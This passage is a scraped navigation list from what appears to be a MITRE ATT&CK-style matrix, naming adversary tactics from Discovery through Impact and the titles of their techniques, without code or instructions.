Cloud Service Dashboard
Cloud Service Discovery
Cloud Storage Object Discovery
Container and Resource Discovery
Debugger Evasion
Device Driver Discovery
Domain Trust Discovery
File and Directory Discovery
Group Policy Discovery
Log Enumeration
Network Service Discovery
Network Share Discovery
Network Sniffing
Password Policy Discovery
Peripheral Device Discovery
Permission Groups Discovery
Process Discovery
Query Registry
Remote System Discovery
Software Discovery
System Information Discovery
System Location Discovery
System Network Configuration Discovery
System Network Connections Discovery
System Owner/User Discovery
System Service Discovery
System Time Discovery
Virtualization/Sandbox Evasion
Lateral Movement
9 techniques
Exploitation of Remote Services
Internal Spearphishing
Lateral Tool Transfer
Remote Service Session Hijacking
Remote Services
Replication Through Removable Media
Software Deployment Tools
Taint Shared Content
Use Alternate Authentication Material
Collection
17 techniques
Adversary-in-the-Middle
Archive Collected Data
Audio Capture
Automated Collection
Browser Session Hijacking
Clipboard Data
Data from Cloud Storage
Data from Configuration Repository
Data from Information Repositories
Data from Local System
Data from Network Shared Drive
Data from Removable Media
Data Staged
Email Collection
Input Capture
Screen Capture
Video Capture
Command and Control
17 techniques
Application Layer Protocol
Communication Through Removable Media
Content Injection
Data Encoding
Data Obfuscation
Dynamic Resolution
Encrypted Channel
Fallback Channels
Ingress Tool Transfer
Multi-Stage Channels
Non-Application Layer Protocol
Non-Standard Port
Protocol Tunneling
Proxy
Remote Access Software
Traffic Signaling
Web Service
Exfiltration
9 techniques
Automated Exfiltration
Data Transfer Size Limits
Exfiltration Over Alternative Protocol
Exfiltration Over C2 Channel
Exfiltration Over Other Network Medium
Exfiltration Over Physical Medium
Exfiltration Over Web Service
Scheduled Transfer
Transfer Data to Cloud Account
Impact
14 techniques
Account Access Removal
Data Destruction
Data Encrypted for Impact
Data Manipulation
Defacement
Disk Wipe
Endpoint Denial of Service
Financial Theft
Firmware Corruption
Inhibit System Recovery
Network Denial of Service
Resource Hijacking
Service Stop
System Shutdown/Reboot